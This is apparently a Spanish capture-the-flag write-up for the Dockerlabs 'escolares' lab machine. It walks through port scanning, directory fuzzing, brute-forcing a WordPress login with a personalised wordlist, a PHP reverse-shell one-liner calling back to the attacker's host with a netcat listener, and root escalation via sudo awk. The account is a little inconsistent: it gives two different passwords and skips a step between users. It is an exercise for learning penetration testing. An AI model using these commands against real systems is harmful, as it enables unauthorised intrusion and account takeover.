

Maquina escolares Dockerlabs

Maquina escolares dockerlabs

El nmap de escolares nos marca los habituales puertos 22 y 80.

```
1 # Nmap 7.94SVN scan initiated Wed Jun 12 14:23:25 2024 as: nmap -p- -sC -sV --open -sS -n -Pn
2 Nmap scan report for 172.18.0.2
3 Host is up, received arp-response (0.0000040s latency).
4 Scanned at 2024-06-12 14:23:26 CEST for 7s
5 Not shown: 65533 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON      VERSION
7 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 |   256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
10 |_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJpzsBdS7+/16sAwAB6M
11 |   256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHaknDwhdf9aeQuv8ehUJqqDpVhR04TUjp+GegAIv5iq
13 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
14 |_ http-methods:
15 |_ Supported Methods: POST OPTIONS HEAD GET
16 |_http-title: P\xC3\xA1gina Escolar Universitaria
17 |_http-server-header: Apache/2.4.58 (Ubuntu)
18 MAC Address: 02:42:AC:12:00:02 (Unknown)
```

Haremos fuzzing web para ver si hay alguna cosa que encontrar interesante juntamente con el whatweb en cuestión

Como ya sabemos en dockerlabs no hay maquinas windows por lo que el servicio que corre en el puerto 80 será muy probablemente un LINUX con apache, viendo las versiones no parece haber ninguna vulnerabilidad por este sector

```
$ whatweb 172.18.0.2
http://172.18.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.18.0.2], Title[Página Escolar Universitaria]
```

```

$ sudo gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,xml,sh,xss
[sudo] password for jk:
Sorry, try again.
[sudo] password for jk:

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,xss,php,html,xml
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 6738]
/info.php (Status: 200) [Size: 87152]
/assets (Status: 301) [Size: 309] [→ http://172.18.0.2/assets/]
/wordpress (Status: 301) [Size: 312] [→ http://172.18.0.2/wordpress/]
/javascript (Status: 301) [Size: 313] [→ http://172.18.0.2/javascript/]
/contacto.html (Status: 200) [Size: 3210]
/phpmyadmin (Status: 301) [Size: 313] [→ http://172.18.0.2/phpmyadmin/]
Progress: 181823 / 1323366 (13.74%)


```

En el fuzzing web encontramos algo bastante interesante que vulnerar, el phpmyadmin y un wordpress



172.18.0.2/phpmyadmin/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Welcome to phpMyAdmin

Language

English

Log in

Username:

Password:





Log in

Wordpress de Administracion TLuisillo_o

[Sobre nosotros](#)

Para que se vea así el wordpress se tiene que editar el archivo /etc/hosts, de momento yo creo que PHPMYADMIN es un "rabit hole" y que deberíamos omitirlo de momento, mas tarde veremos que tal.

```
GNU nano 2.2
127.0.0.1 localhost
127.0.1.1 KALILINUX-JK
172.18.0.2 escolares.dl
```



Universidad de Ciberseguridad

En el apartado de profesores tenemos esta información donde de nuevo se remarca que Luis es el admin de wordpress.

Profesor 2

Fernando

Matrícula: 19120002

Especialidad: Ingeniería Química

Fecha de Nacimiento: 25/08/1980

Email: fernando@example.com

(admin wordpress)

Luis ;)

Matrícula: 19131337

Especialidad: Ingeniería en Sistemas

Fecha de Nacimiento: 09/10/1981

Email: luisillo@example.com

Profesor 4

Alejandro

Matrícula: 19120003

Especialidad: Ingeniería Mecánica

Fecha de Nacimiento: 03/04/1978

Email: Alejandro@example.com

Profesor 5

Marcelo

Matrícula: 19120004

Especialidad: Ingeniería Eléctrica

Fecha de Nacimiento: 17/11/1985

Haciendo el habitual comando a wp-admin podremos acceder al panel de login del usuario, que como ya sabemos en wordpress esta mal estructurado ya que si existe el usuario te dice que el usuario existe pero que la password esta mal, a través del propio wpscan intentamos bypassar el password. Un detalle interesante es que si en wpscan haces wpscan --url url --enumerate u busca usuarios i ens troba a el luisillo

```
(jk@KALILINUX-JK)-[~/Desktop/escolares]
$ wpscan --url http://escolares.dl/wordpress/ --usernames luisillo --passwords /home/jk/Downloads/rockyou.tx
t --max-threads 10

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://escolares.dl/wordpress/ [172.19.0.2]
[+] Started: Thu Jun 13 11:10:01 2024

Interesting Finding(s):
```

No ha encontrado absolutamente nada con el wpscan, pero si retrocedemos en las capturas de pantalla veremos que cada profesor tiene puesta su fecha de nacimiento LUIS 9/10/1981 para encontrar la contraseña vamos a usar el CUPP, que es un generador de diccionario personalizado segun los datos de usuario en cuestión.

```
(jk@KALILINUX-JK)-[~/Desktop/escolares]
$ cupp --interactive

cupp.py!

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

+] Insert the information about the victim to make a dictionary
+] If you don't know all the info, just hit enter when asked! ;)

First Name: Luis
Surname: Wordpress
Nickname: luisillo
Birthdate (DDMMYYYY): (Fecha de nacimiento de luis)

-] You must enter 8 digits for birthday!
Birthdate (DDMMYYYY):
```

Con el diccionario ya creado volvemos a hacer la misma comanda de antes:


```
wpscan --url http://escolares.dl/wordpress/ --usernames luisillo -password
luis.txt --max-threads 10
```

```
+ ] Performing password attack on Xmlrpc against 1 user/s
SUCCESS] - luisillo / Luis1981
rying luisillo / Luis17 Time: 00:01:19 ≤ > (4010 / 13828) 28.99% ETA: ??:?:??

! ] Valid Combinations Found:
| Username: luisillo, Password: Luis1981
```

Y ahora nos encontramos la contraseña que es Luis1978, y la usamos para acceder al

admin panel de wordpress, una vez dentro nos damos cuenta que hay 3 plugins, de estos 3 llama la atención el que tiene un explorador de archivos como icono.



Parece que podemos subir un archivo y acceder al explorador de archivos, dejaremos un php con un reverse shell.



Inserimos este php y comprobamos

php -r '\$sock=fsockopen("172.18.0.1",445);exec("/bin/sh -i &3 >&3 2>&3");'

Execute

```

jk@KALILINUX-JK: ~/Desktop/escolares
File Actions Edit View Help
| - http://172.18.0.2/wordpress/, Match: 'WordPress 6.5.4'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:20 ◀────────▶ (137 / 137) 100%

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - luisillo / Luis1981
Trying luisillo / Luis17 Time: 00:01:19 ≤      > (4010 / 13828) 28%

[!] Valid Combinations Found:
| Username: luisillo, Password: Luis1981

[!] No WPScan API Token given, as a result vulnerability data has
[!] You can get a free API token with 25 daily requests by register
can.com/register

[+] Finished: Fri Jun 14 09:59:02 2024
[+] Requests Done: 4176
[+] Cached Requests: 4
[+] Data Sent: 2.165 MB
[+] Data Received: 2.694 MB
[+] Memory used: 279.574 MB
[+] Elapsed time: 00:03:23

(jk@KALILINUX-JK)-[~/Desktop/escolares]
$ nano php.php

(jk@KALILINUX-JK)-[~/Desktop/escolares]
$ nc -lvp 445
listening on [any] 445 ...
connect to [172.18.0.1] from escolares.dl [172.18.0.2] 50986
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$

```



```
luisillo@5dbb86fd0381:~$ sudo -l
Matching Defaults entries for luisillo on 5dbb86fd0381:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty
User luisillo may run the following commands on 5dbb86fd0381:
    (ALL) NOPASSWD: /usr/bin/awk
luisillo@5dbb86fd0381:~$ sudo awk 'BEGIN {system("/bin/sh")}'
whoami
# whoami
root
#
```

Sudo

If the binary is allowed
may be used to access

Maquina muy interesante la verdad.